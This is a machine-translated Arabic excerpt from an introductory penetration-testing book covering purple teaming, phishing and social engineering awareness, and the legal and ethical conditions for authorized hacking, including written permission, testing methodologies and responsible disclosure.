يُعدّ فريق العمل الأرجواني حلاً بسيطاً وواضحاً للزيادة الهائلة في الاختراقات وفقدان البيانات. في هذا الفريق، يتولى فريق من الخبراء دور كلٍ من الفريق الأحمر والفريق الأزرق بهدف استباق الهجمات ومعالجة الثغرات الأمنية ونقاط الضعف قبل استغلالها من قِبل جهات خارجية خبيثة. يُعدّ فريق العمل الأرجواني مسؤولاً عن الوضع الأمني العام للشركة ، حيث يعمل بشكل استباقي على فهم وتقييم المخاطر من خلال عمليات محاكاة تقنية. كما يمتلك الفريق معرفةً دقيقةً بالأصول الرقمية للشركة (القيمة الحقيقية لكل مؤسسة)، ومواقع تخزينها، وكيفية حمايتها عبر بناء شبكات وأنظمة أكثر كفاءة.

Machine Translated by Google

يُمكّن هذا النهج فريقَ تكنولوجيا المعلومات التقليدي (الفريق الأزرق) من فهم كيفية استغلال الثغرات الأمنية الكامنة من قِبل المخترقين (أو فرق الهجوم الأحمر). يتم تدريب فرق الحماية (الفريق الأرجواني) بشكل أفضل على "تفعيل جدار الحماية البشري" من خلال تثقيفهم بشكل أعمق حول أساليب الهندسة الاجتماعية الشائعة التي يستخدمها مجرمو الإنترنت والمتطفلون الداخليون، مثل التصيّد الاحتيالي، وهي تقنية يتم من خلالها إرسال رسائل بريد إلكتروني إلى الموظفين لحثّهم على النقر على رابط خبيث. توجد العديد من أشكال هذا النوع من الهجمات، ولكن جميع هجمات الهندسة الاجتماعية تعتمد في المقام الأول على استغلال العنصر البشري بدلاً من نظام الحاسوب نفسه.

التصيد الاحتيالي هو عملية استدراج الضحية لتقديم معلومات حساسة، مثل اسم المستخدم وكلمة المرور أو تفاصيل بطاقة [redacted] عادةً عبر موقع ويب مزيف مصمم ليبدو كموقع شرعي. يستخدم المخترقون الخبيثون البريد الإلكتروني والرسائل الفورية بشكل شائع كوسيلة لتزويد الضحية برابط لموقع احتيالي يتحكمون به. توجد أنواع مختلفة من التصيد الاحتيالي، مثل التصيد الموجه، الذي يستهدف عادةً فردًا يتم دراسة سلوكياته مسبقًا، والتصيد عالي المخاطر، الذي يستهدف الرؤساء التنفيذيين وغيرهم من المديرين بهدف استغلال مناصبهم المميزة لإجراء معاملة مالية تبدو شرعية بسرعة، ولكنها في الواقع احتيالية.

إن أفضل طريقة لسد فجوة المهارات لأي فريق أحمر أو أزرق هي دمجهم في فريق أرجواني واحد حيث يكتسب جميع الأعضاء المهارات والفهم اللازمين في تكنولوجيا المعلومات، ودورات حياة تطوير البرمجيات، والهندسة الاجتماعية، واختبار الاختراق، وإدارة الثغرات الأمنية، والتصحيح، وتكوين النظام، والتحصين وفقًا لمعايير مثل أدلة التنفيذ الفني الأمني (STIGs)من .www.nist.govالفريق البنفسجي يكون دائماً في وضعية عمل "جاهز للاختراق".

هذا أمرٌ ضروري للغاية. إذا أردنا تطبيق ممارسات أمنية فعّالة حقًا، يجب على الشركات تمكين موظفيها من فهم مخاطر الأمن السيبراني. الأمر بهذه البساطة. هذا التحوّل نحو جعل الأمن جزءًا أساسيًا من العمليات التشغيلية للشركة يعني أن مسؤولي أمن المعلومات لم يعودوا يبحثون -وينفقون -خارج الشركة.

بوجود فريق متخصص في الأمن السيبراني، لم تعد هناك حاجة لدفع مبالغ طائلة لمستشارين خارجيين لإجراء عمليات اختراق مطولة لبنية الشركة التحتية ، والتي قد تصل تكلفتها إلى عشرات أو مئات الآلاف من الدولارات. يمكن للشركات الحصول على النتائج نفسها من خلال فريقها المتخصص، دون الحاجة إلى طلب تمويل من المدير المالي. لن يكون هناك أي تأخير في انتظار التقارير التي قد لا تُفهم أو تُنفذ على أي حال. ولن يكون هناك أي ضغوط على مستقبل مديري أمن المعلومات. بدلاً من ذلك، سيتم توجيه الوقت والمال والجهد نحو الابتكار والنمو.

لكي ينجح فريق الحماية من الهجمات الإلكترونية، يجب أن يمتلك كل فرد فهمًا عمليًا لما يمكن أن يفعله المخترقون الخبيثون بالشبكة. كما يجب أن يمتلك كل فرد فهمًا لكيفية عمل الأنظمة الداخلية -الأجهزة،

Machine Translated by Google

أنظمة التشغيل، والبرامج الجاهزة، والبرامج المصممة خصيصًا -كيفية عملها وكيفية إصلاحها وتحديثها للحد من المخاطر. لا نقول إن على الفريق بأكمله أن يكون خبيرًا في كل هذه المجالات، ولكن يجب أن يكون لديهم معرفة كافية بمجالات خبرة كل عضو آخر في الفريق لكي يتمكنوا من العمل معًا بفعالية والتعاطف مع بعضهم البعض.

الفريق الأسود هو شكل موسع من الفريق الأحمر، يجمع بين محاكاة المهاجمين إلكترونيًا ووجودهم الفعلي، ويُشار [redacted] بفريق الوصول المباشر. يجب على الفريق الأسود مراعاة الدفاعات الإلكترونية، مثل جدران الحماية وأنظمة كشف التسلل وبرامج مكافحة الفيروسات، وقد يحتاج أيضًا إلى تقييم كاميرات المراقبة وأنظمة الإنذار وأنظمة الدخول والتقنيات اللاسلكية، بالإضافة إلى أي دعم أمني عام أو خاص قائم. نادرًا ما تحتاج معظم المؤسسات التجارية إلى فرق سوداء (إن احتاجت إليها أصلًا)، ويقتصر استخدامها عادةً على البنية التحتية الحيوية والمرافق المؤمنة المعرضة لخطر الاختراق من قبل خصوم إلكترونيين ووجودهم الفعلي.

القرصنة جزء من نظام المناعة لشركتك

لتحقيق تحول فعّال في أمن المعلومات، لا بد من إعادة النظر في منهجية التعامل مع الأمن. يبدأ هذا بالتخلي عن كل الأفكار المغلوطة التي زرعها المجتمع في أذهاننا عن القرصنة الإلكترونية -من أشخاص يرتدون قبعات، إلى أقبية مظلمة، وصولاً إلى الإجرام. إليكم سبب أهمية هذا الأمر: يكمن الحل الحقيقي لأمن سيبراني فعّال في أن تتعلم الشركات كيف تصبح مثل المخترقين -أي أن تكون قادرة على فعل ما يفعله المخترقون.

هذا منطقي. لبناء دفاعات قوية، عليك أن تعرف ما الذي سيواجهك . لا أحد سيخوض حرباً دون استطلاع خصومه، وتحليل نقاط ضعفهم، ثم اتخاذ تدابير لتقويتها.

لكن هذا ما تفعله الشركات باستمرار -فهي تفشل في التدقيق في نقاط ضعفها. ولكي تصبح المؤسسات أكثر قدرة على الصمود أمام الهجمات الإلكترونية، عليها أن تفكر كالمخترقين، ببساطة.

إحدى الطرق التي نتبعها غالبًا في تناول هذا الموضوع هي سؤال العملاء والطلاب: "هل سبق لكم أن اقتحمتم منزلكم؟" بالطبع، معظمهم فعل ذلك (عادةً ما يكونون قد فقدوا مفاتيحهم واضطروا إلى الدخول من نافذة الحمام مرة واحدة على الأقل). إنها طريقة رائعة لتوضيح ضرورة التفكير كالمخترقين.

لقد حاولت اقتحام منزلك، فلماذا لم تحاول اقتحام أنظمتك الرقمية؟ يمكنك البدء بتحديد الأصول التي تمتلكها ، والتفكير في نقاط الدخول المحتملة، وتصور مكان وزمان وجود الأشخاص فيها، وما إلى ذلك.

يمكننا التفكير في الشركات بنفس الطريقة. ففي النهاية، هكذا يفكر المهاجمون. تكمن فائدة تفكيك الأشياء وتحليلها إلى أدق تفاصيلها في تفكيكها إلى أجزاء صغيرة.

Machine Translated by Google

على مستوى المكونات، يمكننا بعد ذلك عكس هندسة حلول الأمان الفعالة وتنفيذ الهجمات التي تساعدنا على فهم كيفية حماية أصولنا بشكل أفضل.
لذا، ندعوكم الآن إلى استبدال أفكاركم القديمة عن القرصنة بهذه الفكرة: المخترقون مثابرون، متخفون، يستهدفون أهدافاً محددة، ويعتمدون على البيانات. القرصنة هي السعي وراء المعرفة.

لتعزيز أمن الشركات، نحتاج إلى ترسيخ عادات جديدة للأمن السيبراني في جميع أنحاء المؤسسة. هذا أمر بالغ الأهمية لأن معظم الشركات الصغيرة والمتوسطة لا تصمد أمام الهجمات السيبرانية، سواءً كان ذلك بسبب عدم تشفير البرامج، أو تحديث الملفات، أو السماح بمشاركة بيانات الاعتماد ، أو ضمان عدم نقر الموظفين على الروابط المشبوهة، وما إلى ذلك. بعبارة أخرى، يُعدّ الموظفون أحد أكبر نقاط الضعف داخل المؤسسات.

غالباً ما تنتج أخطاء الموظفين عن عدم اتباع الإجراءات، ونقص الخبرة، والتعامل اليومي مع تطبيقات ومواقع الويب. لذا، فإن تعزيز الأمن السيبراني يعتمد بشكل كبير على توعية جميع أفراد المؤسسة والتزامهم بالأمن. (انظر: تقرير بروتيفيتي لعام ٢٠١٧حول أفضل ممارسات الأمن والخصوصية (www.protiviti.com/US-en/insights/it-security-survey -يؤكد ذلك. ويفصّل التقرير أهم أربع نتائج رئيسية على النحو التالي:

وجود مجلس إدارة متفاعل وسياسات أمنية فعّالة. (يُحدث هذا فرقًا كبيرًا)
اختلاف.)

تحسين تصنيف البيانات وإدارتها (رسم خرائط البيانات وفهمها)
(حيث توجد جميع أصولك).

تعتمد فعالية الأمن على السياسات وكذلك على الأفراد.

يجب أن تنضج إدارة مخاطر الموردين.

ربما كان من الصعب للغاية تطبيق هذه الممارسات في الماضي.
ومع ذلك، فإن تحقيق هذه الأهداف ممكن بفضل فرق العمل الأرجوانية الداخلية الماهرة والملتزمة، حيث يمتلك مسؤولو أمن المعلومات الموارد البشرية والفكرية اللازمة لإنشاء ونشر سياسات وثقافات أمنية فعالة في جميع أنحاء الشركة.

تتمتع فرق الأمن السيبراني بقدرة أكبر على تقليل الأخطاء البشرية في جميع أنحاء الشركة من خلال وضع سياسات أمنية وتعميمها بشكل استباقي، وضمان إلمام الموظفين بممارسات الأمن وانخراطهم فيها. كما يمكنها المساعدة في ضمان معرفة جميع العاملين في الشركة، بدءًا من موظفي الاستقبال وصولًا إلى الرئيس التنفيذي، بكيفية تطبيق إجراءات الأمن، بدءًا من فهم الهندسة الاجتماعية.

ومن خلال مكافحة التصيد الاحتيالي، يصبح الحذر من الروابط المشبوهة أمراً بالغ الأهمية. وبهذه الطريقة، تصبح الشركة بأكملها امتداداً لفريق مكافحة التصيد الاحتيالي.

الهندسة الاجتماعية

يمكن اعتبار الهندسة الاجتماعية بمثابة اختراق للدماغ البشري، وغالبًا ما يكون الهدف هو الوصول إلى أنظمة الحاسوب (على الأقل في السياق الذي نهتم به). وتأخذ الهندسة الاجتماعية علم النفس البشري في الاعتبار للتلاعب به.

Machine Translated by Google

إجبار الناس على القيام بفعل ما أو الإفصاح عن معلومات حساسة. مثال على ذلك الاتصال بموظف في مكان عمله، مدعيًا أنك من قسم تقنية المعلومات، ومطالبته بتصفح موقع إلكتروني (موقع خبيث تحت سيطرتك) لإصلاح مشكلة اكتشفتها. يُستخدم هذا الموقع لتشغيل برمجيات خبيثة على جهاز الضحية، مما يتيح الوصول إلى بيانات حساسة.

من الناحية العملية، قد تشمل السياسات خطط حماية البيانات (ويُعد تعيين مسؤول حماية البيانات جزءًا أساسيًا من ذلك)، وإجراءات الطوارئ (حتى يعرف الجميع ويتدربوا على ما يجب فعله في حالة حدوث خرق، مثل نسخ البيانات احتياطيًا والتحديثات التلقائية)، وتوعية المستخدم.

يصبح إقناع مجلس الإدارة بالالتزام أسهل عندما يصبح الأمن جزءًا لا يتجزأ من ثقافة الشركة. في الواقع، يُعدّ انخراط مجلس الإدارة الفعّال في أمن المعلومات عاملًا هامًا في بناء هذه الثقافة. ويمكننا الرجوع إلى استطلاع بروتيفيتي لأمن تكنولوجيا المعلومات، الذي يُظهر أن انخراط مجلس الإدارة الفعّال يُؤدي إلى فهم الإدارة بشكلٍ أفضل لبيانات الشركة الحساسة، وسياسات تصنيف بيانات أكثر فعالية، وتواصل أفضل مع الموظفين حول ماهية بيانات الشركة وكيفية التعامل معها.

لكن كيف يمكنك إشراك مجلس الإدارة؟ أولاً، لا ينبغي عليك استخدام أساليب التخويف.
ما تحتاج إليه حقًا هو أن تجعل الناس يشعرون بالرضا تجاه بياناتهم ويقدرونها.
من المقترحات التي تُسهم في تحقيق ذلك، تعديل المصطلحات المستخدمة في مجال أمن المعلومات. على سبيل المثال، تُدرك مجالس الإدارة جيدًا مخاطر التمويل، ومخاطر السوق، ومخاطر السيولة، وما إلى ذلك، وتتوقع مناقشتها. لذا، فلنُدرج مصطلح "الأمن السيبراني" ضمن مصطلحاتهم، ونُعيد تسميته إلى "مخاطر البيانات" أو "مخاطر المعلومات". (عندئذٍ ، يُصبح المفهوم أكثر وضوحًا). كما يجب إيجاد طرق لجعل تقارير مخاطر البيانات أقل تعقيدًا من الناحية التقنية، بحيث يُمكن للجميع فهم محتواها.

هذا أمر مهم، حيث يقول 54%من مجالس الإدارة إن تقارير الأمن السيبراني معقدة للغاية من الناحية التقنية 1.(2016 (Bay Dynamics Osterman Research،

ملخص

جميع أجهزة الكمبيوتر معطلة. لا يوجد نظام آمن تماماً.
تتعرض المؤسسات، كبيرها وصغيرها، لهجمات إلكترونية بشكل منتظم، مما يؤدي في كثير من الأحيان إلى سرقة كميات هائلة من بيانات العملاء. ولا يبدو أن الوضع يتحسن، ومع التدفق المستمر للأجهزة الجديدة (المتصلة بالإنترنت في الغالب) وتطبيقات البرامج، أصبح فهم أمن المعلومات أكثر أهمية من أي وقت مضى.

لحماية بياناتنا، نحتاج إلى فهم قيمتها والعمل بشكل استباقي لمنع سرقتها أو ابتزازها. إن الجمع بين خبرات المهاجمين والمدافعين، وفهم الأساليب التي يستخدمها المخترقون، وتعزيز ثقافة أمنية أفضل، كلها طرق تمكننا من حماية أنفسنا ومؤسساتنا وبياناتنا.

Machine Translated by Google

سواء كنت تعمل بمفردك لصالح عميل أو ضمن فريق تبنى، أو يتبنى حاليًا، منهجية الفريق الأرجواني، ستجد محتوى هذا الكتاب قيّمًا للغاية. ربما تكون في بداية مسيرتك المهنية في مجال أمن المعلومات، أو ربما تكون محترفًا متمرسًا في مجال تكنولوجيا المعلومات تسعى إلى تعزيز مهاراتك. هذا الكتاب كُتب خصيصًا لك.

سنتناول في هذا الكتاب جوانب البنية التحتية للمؤسسات النموذجية -أي التقنيات التي نعتمد عليها جميعًا تقريبًا اليوم -والتي غالبًا ما يُساء فهمها فيما يتعلق بالأمن السيبراني. سنبدأ بتغطية بعض الاعتبارات القانونية والأخلاقية الهامة في الفصل الثاني، "الاختراق الأخلاقي والقانوني". ثم، في الفصل الثالث، "بناء صندوق الاختراق الخاص بك"، سنقدم عروضًا توضيحية تقنية تُبين لك كيفية تهيئة نظامك الخاص للاختراق الأخلاقي أو اختبار الاختراق. في الفصول التالية، سنتناول العديد من تقنيات الاختراق، وندرس الثغرات الأمنية البارزة، ونشرح أدوات الاختراق الهامة. في الفصل قبل الأخير، سنلقي نظرة على كلمات المرور وكيفية استخراجها من الملفات التي استرجعتها خلال تجاربك. أخيرًا، سنوضح لك كيفية صياغة نتائجك في تقرير يُمكن تقديمه إلى عميل أو أحد كبار الموظفين، مع شرح المشكلات التي وجدتها وكيفية معالجتها.

ملحوظات

1. انظر www.hackerhousebook.com/.docs/how-board-of-directors-feel-about-cyber-security-reports-1.pdf.

Machine Translated by Google

الفصل

2

القرصنة الأخلاقية والقانونية

لسوء الحظ، يحمل مصطلح "هاكر" دلالات سلبية لدى الكثيرين الذين يربطون القرصنة تلقائيًا بنشاط غير قانوني. ولكن، كما هو الحال مع أي مهنة مهنية -سواء أكان طبيبًا أو محاميًا أو معلمًا -فإن مسمى "هاكر" محايد؛ فقد نجد أطباء غير أكفاء، ومحامين غير نزيهين، ومعلمين غير أكفاء، لكننا نميل إلى افتراض أن هذه الأدوار "جيدة" بطبيعتها.

يُعرّف التعريف التالي من ويكيبيديا مصطلح "الهاكر" كما يلي:
أصبح مفهوماً في الأوساط التقنية:

المخترق هو أي خبير حاسوب ماهر يستخدم معرفته التقنية للتغلب على مشكلة ما. مع أن مصطلح "مخترق" قد يُطلق على أي مبرمج حاسوب ماهر، إلا أنه ارتبط في الثقافة الشعبية بمخترق أمن المعلومات، وهو الشخص الذي يستخدم معرفته التقنية لاستغلال الثغرات أو نقاط الضعف لاختراق أنظمة الحاسوب.

—ويكيبيديا، نوفمبر 2018

استخدام الثغرات الأمنية لاختراق أنظمة الحاسوب أمرٌ ستُمارسه بكثرة في هذا الكتاب؛ اختراق أنظمة الحاسوب قانونيٌّ بشرط الحصول على إذن كتابي من مالك النظام. استخدام مهاراتك ومعرفتك للوصول غير المصرح به -أي الوصول إلى مكان لا تملك فيه إذنًا -يُعدّ على الأرجح غير قانوني في بلدك. مخالفة القانون

Machine Translated by Google

أمرٌ يجب على كلّ خبير في القرصنة الأخلاقية واختبار الاختراق تجنّبه. يهدف هذا الفصل إلى تزويدكم ببعض الإرشادات لتجنّب هذا المأزق، بالإضافة إلى فهم أساسي للالتزامات القانونية والأخلاقية التي يُتوقّع منكم القيام بها.

القوانين التي تؤثر على عملك

القانون معقد، ويختلف (أحيانًا بشكل كبير) من بلد إلى آخر. لا يمكننا تقديم حل شامل يناسب الجميع، وبدلًا من ذلك، سنقدم بعض الإرشادات الأساسية. كما نقول للطلاب في بداية كل دورة تدريبية عملية في مجال القرصنة في هاكر هاوس (hacker.house)، نحن لسنا فريقًا من المحامين، لكننا نستعين بهم عند الضرورة. إذا كنت بحاجة إلى استشارة قانونية، فعليك استشارة متخصص مؤهل. قبل البدء بأي عمل، يجب عليك الإلمام بالقوانين في بلد إقامتك. إذا كنت تعيش وتعمل في الولايات المتحدة، على سبيل المثال، فيجب أن تكون على دراية بالعديد من القوانين والأنظمة، بما في ذلك:

- قانون الاحتيال وإساءة استخدام الحاسوب لعام 1984
- قانون حقوق النشر للألفية الرقمية لعام 1998
- قانون خصوصية الاتصالات الإلكترونية لعام 1986
- قانون الأسرار التجارية
- قانون العقود

لكل دولة مجموعة قوانينها الخاصة، وبعضها متشابه مع بعضها البعض.

القوانين البريطانية هي كالتالي:

- قانون إساءة استخدام الحاسوب لعام 1990
- قانون حقوق الإنسان لعام 1998
- قانون حماية البيانات لعام 1998
- قانون التلغراف اللاسلكي لعام 2006
- قانون الشرطة والعدالة لعام 2006
- قانون الجرائم الخطيرة لعام 2015
- قانون حماية البيانات لعام 2018

Machine Translated by Google



القرصنة الإجرامية

غالباً ما تكون عقوبات هجمات القرصنة غير القانونية شديدة، لذا تأكد من أنك على دراية بما هو قانوني وما هو غير قانوني قبل القيام بأي عمل.
كمثال على عقوبة قاسية كهذه في قضايا القرصنة، نذكر قضية ألبرت غونزاليس، الذي حُكم عليه في 25مارس/آذار 2010 بالسجن 20عامًا في سجن فيدرالي بالولايات المتحدة. سرق غونزاليس كمية كبيرة من معلومات بطاقات الائتمان (حوالي 170 مليون رقم) من مصادر مختلفة. ومن أوائل عمليات القرصنة المعروفة التي قام بها، دخوله غير المصرح به إلى وكالة ناسا وهو في الرابعة عشرة من عمره.

في قضية لوري لوف، القرصان البريطاني المطلوب تسليمه من قبل الولايات المتحدة، واجه عقوبة سجن محتملة تصل إلى 99عامًا لدوره المزعوم في احتجاجات منظمة "أنونيموس" (منظمة دولية للناشطين الإلكترونيين) على المعاملة غير العادلة التي تعرض لها آرون شوارتز، رجل الأعمال والناشط الأمريكي الذي انتحر شنقًا بعد فترة وجيزة من محاكمته بتهم متعددة تتعلق بقانون الاحتيال وإساءة استخدام الحاسوب في الولايات المتحدة. وهناك أمثلة لا حصر لها على أحكام سجن مطولة مماثلة صدرت أو جرت محاولة إصدارها ، خاصة في الولايات المتحدة.

اختراق نيبرلي

بشكل عام، يعتبر اختبار أجهزة الكمبيوتر المكتبية أو المحمولة الخاصة بك أمراً قانونياً.
لا ينطبق هذا على المعدات التابعة لطرف ثالث، مثل العداد الذكي أو جهاز الاستقبال الرقمي، حتى لو كانت موجودة في منزلك.
إذا كنت تختبر أنظمة الكمبيوتر في مكان عملك، أو نظام كمبيوتر أحد الجيران، فيجب عليك

Machine Translated by Google

احصل على إذن كتابي من مالك النظام قبل البدء بأي عملية اختراق. قد لا يكفي سؤال زميل في العمل تعتقد أنه مسؤول عن نظام معين، خاصةً إذا تبيّن أنه غير مسؤول. بدون إذن كتابي رسمي، من شبه المؤكد أنك ستخالف أحد القوانين.

ينبغي عليك أيضاً مراعاة تبعات تشغيل الأدوات أثناء الاتصال بمزود خدمة الإنترنت. هل يسمحون بمثل هذا النشاط كجزء من اتفاقية المستخدم الخاصة بهم؟

قانونياً رمادي

على الرغم من أن فحص الأجهزة المتصلة بالإنترنت باستخدام أداة مثل Nmap(أداة فحص الشبكة التي سنشرحها بالتفصيل في هذا الكتاب) ليس مخالفًا للقانون، إلا أنه يُعتبر غير مستحب من قِبل بعض مالكي الأنظمة. بينما يمكنك فحص الإنترنت بحثًا عن الثغرات الأمنية الشائعة (وهناك خدمات مثل .www Shodan shodan.io.إذا بدأتَ المسح من جهازك الخاص، فقد تتلقى شكاوى. يزداد هذا الاحتمال إذا بدأتَ مسح وزارة الدفاع الأمريكية، على سبيل المثال. قد تتلقى بعض الرسائل الإلكترونية التي تُشير إلى أن سلوكك غير مقبول، أو رسالة متابعة من مزود خدمة الإنترنت الخاص بك تُنبهك إلى هذا السلوك غير المسموح به.

يجب توخي الحذر عند فحص الأنظمة دون إذن . تخيل أنك تسببت، عن غير قصد، بفحص نظام ما، في مشكلة ما، كأثر جانبي مثل تعطيل الخدمة (منع وصول المستخدمين ا لآخرين المصرح لهم إلى الخدمة). سواء كان ذلك مقصودًا أم لا، فقد لا يكون ذا صلة بالقانون، وقد يوقعك في مشكلة. عليك أيضًا الانتباه إلى النية؛ أي ما هو سبب فحصك لأنظمة الحاسوب الحكومية؟

يُعدّ استخدام كلمات المرور الافتراضية أو الوصول إلى الخدمات دون إذن -حتى لو كانت غير محمية -منطقة رمادية أخرى. هناك حجةٌ تدعو إلى الوصول إلى الأنظمة التي لا تتمتع بأي ميزات أمان حقيقية؛ إذا كان من الممكن للعامة الوصول إلى مورد ما، ألا يُعتبر هذا المورد متاحًا للجميع، وبالتالي يُفترض ضمنيًا الحصول على إذن؟ مثال على ذلك موقع ويب يحتوي على مستندات، حيث يمكن تغيير مُعامل عنوان URLلعرض مستندات مختلفة. على سبيل المثال، قد تُغيّر govsite.gov/?docid=1إلى govsite.gov/?docid=500في شريط عنوان متصفحك. قد يعرض لك الموقع الإلكتروني مستندًا جديدًا عند إجراء هذا التغيير، ولكن هل لديك حقًا الصلاحية لعرضه؟

قد تحتوي هذه المواقع الإلكترونية على معلومات حساسة لم يكن من المفترض نشرها، ولكنها تُركت مكشوفة، ربما بسبب موظف غير متمرس لم يكن على دراية بالمشكلة. يُنصح بتجنب مثل هذه المواقف وتلك التي تسمح فيها كلمات المرور الافتراضية بالوصول إلى الموارد.

في عام ،2005أدين مستشار أمني يُدعى دانيال كوثبرت بموجب قانون إساءة استخدام الحاسوب في المملكة المتحدة لتغييره أحد معلمات عنوان URLعلى

Machine Translated by Google

أنشأ كوثبرت صفحة تبرعات لضحايا تسونامي، دون أن يملك صلاحية القيام بذلك، مما يجعل أفعاله غير قانونية. وقد غُرِّم من قبل المحكمة وفُصل من عمله رغم الانتقادات الواسعة من قبل متخصصي أمن تكنولوجيا المعلومات.

احصل دائمًا على إذن كتابي من مالك النظام أو الشبكة أو البيئة عند التخطيط لإجراء اختبار، ويفضل أيضًا عند نية [redacted] مسح. سيجنبك ذلك الكثير من المتاعب والضغط لاحقًا.

منهجيات اختبار الاختراق

عند التعامل مع عميل كمختبر اختراق أو هاكر محترف، يجب عليك الالتزام بمجموعة من المنهجيات. وقد ظهرت العديد من المعايير والإرشادات والأطر المفتوحة على مر السنين، بما في ذلك ما يلي:

- إطار تقييم أمن نظم المعلومات
- معيار تنفيذ اختبار الاختراق (PTES)
- إرشادات اختبار الاختراق (جزء من بيانات صناعة بطاقات الدفع) (المعيار الأمني)
- دليل منهجية اختبار أمان المصادر المفتوحة (OSSTMM)
- إطار اختبار مشروع أمان تطبيقات الويب المفتوحة (OWASP)
- تكتيكات وتقنيات ومعارف MITRE العدائية (ATT&CK)

تساعدك المنهجيات على إنجاز عدد من المهام بطريقة منهجية ، مما يضمن عدم إغفال أي شيء. كما أنها قد تساعدك على الامتثال للتشريعات وأفضل الممارسات في هذا المجال. توصي هاكر هاوس بالاطلاع على معيار تنفيذ اختبار الاختراق، والذي يمكن العثور عليه على الموقع الإلكتروني www.

.pentest-standard.org/index.php/Main_Page يغطي دليل اختبار الاختراق (PTES) جوانب عديدة، بدءًا من كيفية التواصل مع العملاء وصولًا إلى إصدار التقرير النهائي. ويقدم الدليل إرشادات عامة حول كيفية إجراء اختبار الاختراق، ويتضمن تفاصيل حول كيفية تنفيذ عدد من المهام.

يحتوي دليل منهجية اختبار أمان المصادر المفتوحة أيضًا على الكثير من المعلومات المفيدة، ويمكن الحصول عليه من الموقع .www.isecom.org يُعتبر الإصدار الثالث من هذا الدليل قديماً بعض الشيء، إذ يتناول تقنيات مثل مقاسم الفروع الخاصة (PBX)، وصناديق البريد الصوتي، والفاكس، وشبكة الخدمات الرقمية المتكاملة (ISDN). ومع ذلك، فهو مفيد إذا صادفت إحدى هذه التقنيات القديمة لأول مرة.

يستعير هذا الكتاب عناصر من منهجيات متنوعة، ويُدمج خبرة شخصية واسعة ليقدم لك دليلاً حول الاختراق وإجراء اختبارات الاختراق، والتي يمكن اعتبارها بمثابة منهجية . ومع ذلك، يسعى الكتاب إلى أن يكون أكثر سهولة في الفهم وأكثر إمتاعاً من أحد الكتب السابقة.

Machine Translated by Google

أمثلة. سنركز على أدوات وتقنيات وثغرات أمنية محددة، وهو ما لا يُعدّ عادةً من سمات هذه المنهجيات. قد ترغب في مرحلة ما بالتعمق أكثر في مجال معين، مثل اختراق تطبيقات الويب، وفي هذه الحالة يُنصح بالبحث عن مصادر إضافية متخصصة في هذا المجال. قد ينتهي بك الأمر في مرحلة ما إلى كتابة منهجيتك الخاصة لعدم وجود منهجية مناسبة للمجال الذي تعمل فيه! غالبًا ما تتبع تقنيات واستراتيجيات الاختبار في هذا الكتاب نفس الخطوات الشائعة الموضحة في هذه المنهجيات.

عند التعامل مع نظام أو تقنية لأغراض الاختراق، فإننا نلتزم بخطوات العملية المنطقية التالية:

.1الاستطلاع

.2المجسات السلبية والفعالة

.3التعداد

.4تحليل الثغرات الأمنية

.5الاستغلال

.6التنظيف

التفويض

إذا كنت تجري اختبار اختراق لأحد العملاء، فمن الضروري الحصول على إذن كتابي للقيام بالأنشطة اللازمة لإتمام الاختبار. أثناء الاختبار، قد تتمكن من الوصول إلى منطقة تحتوي على بيانات حساسة، مثل المعلومات الشخصية .(PII)

يجب على عميلك فهم هذا الأمر والموافقة عليه. حتى لو كنت قد وافقت على اختبار الأنظمة مع عميل ما، ولديك صلاحية القيام بأنشطة معينة على أنظمة محددة، فإن اكتشاف ثغرة أمنية واستغلالها للوصول إلى نظام لم يوافق عليه العميل يُعد مخالفة للقانون.

على الرغم من أنك تعمل لصالح عميل يدفع لك مقابل خدمة، إلا أنه من الضروري حماية نفسك من أي تبعات قانونية محتملة. ومن المفيد أيضًا توضيح كل شيء بوضوح وبعبارات محددة لصالح العميل. ويتحقق ذلك من خلال عقد تفويض للاختبار (عادةً ما يكون نموذجًا) يتفق عليه كل من المختبر والعميل ويوقعان عليه. يجب أن ينص هذا العقد بوضوح على عدم مقاضاتك بموجب قانون إساءة استخدام الحاسوب (أو أي قوانين أخرى ذات صلة). سيشير هذا النموذج إلى نطاق العمل المتفق عليه مع العميل، والذي يتضمن قائمة بجميع الأنظمة المراد اختبارها، وعادةً ما يحتوي على قائمة بعناوين بروتوكول الإنترنت .(IP)في بعض الأحيان، تُذكر أسماء النطاقات أيضًا. كما يجب تحديد أي مناطق محظورة في هذه الوثيقة.

حتى مع وجود إخلاء مسؤولية، يُفضّل استشارة العميل قبل تنفيذ أي عمليات استغلال قد تُسبب ضررًا. من الأفضل اختبار بيئة تطوير أو بيئة تجريبية. ومع ذلك، تظل الشفافية أساسية. إذا وجدتَ

Machine Translated by Google

ثغرة أمنية قد يؤدي استغلالها إلى تعطيل أنظمة كاملة، لذا يُنصح بالتحقق من ذلك أولاً مع العميل للتأكد من ملاءمة الاختبار. عند القيام بنشاط خطير، كاستغلال ثغرة أمنية عن بُعد قد تؤثر على النظام، من المهم إبلاغ مالك النظام. التواصل الواضح والشفافية أساسيان لتجنب سوء الفهم الذي قد يُسبب تعقيدات مع العملاء.

تذكر دائمًا أنك ضيف في بيئة حاسوب العميل، ومن مصلحتك أن تتم دعوتك مرة أخرى في المستقبل!

الإفصاح المسؤول

الإفصاح المسؤول هو ممارسة تقوم أولاً بإبلاغ موردي المنتجات ثم العمل معهم على حل الثغرة الأمنية. وهي عملية تهدف إلى حماية مستهلكي أو مستخدمي البرامج أو المنتجات، وفي نهاية المطاف (أو كحل أخير)، نشر معلومات حول هذه الثغرة الأمنية.

تخيل هذا الموقف: أنت تعمل على اختبار اختراق لأحد العملاء، وتكتشف طريقة جديدة للوصول إلى معلومات حساسة لا يُفترض الوصول إليها. لا يؤثر هذا الخلل أو الثغرة الأمنية على عميلك فحسب، بل على أي مستخدم لهذا البرنامج. أثناء الاختبار، تجد طريقة لاستغلال هذه الثغرة، وبعد البحث، تتوصل في النهاية إلى أنها ثغرة غير موثقة، ولا توجد معلومات حول كيفية استغلالها. تهانينا، لقد اكتشفت ثغرة أمنية من نوع "يوم الصفر" تُعرّض المستخدمين العاديين للخطر، ويجب على مُورّد البرنامج إصلاحها . ثغرة "يوم الصفر" هي خلل لم يُصلحه المُورّد بعد، وقد لا يكون معروفًا على نطاق واسع خارج نطاق مكتشفه. ما الخطوة التالية؟

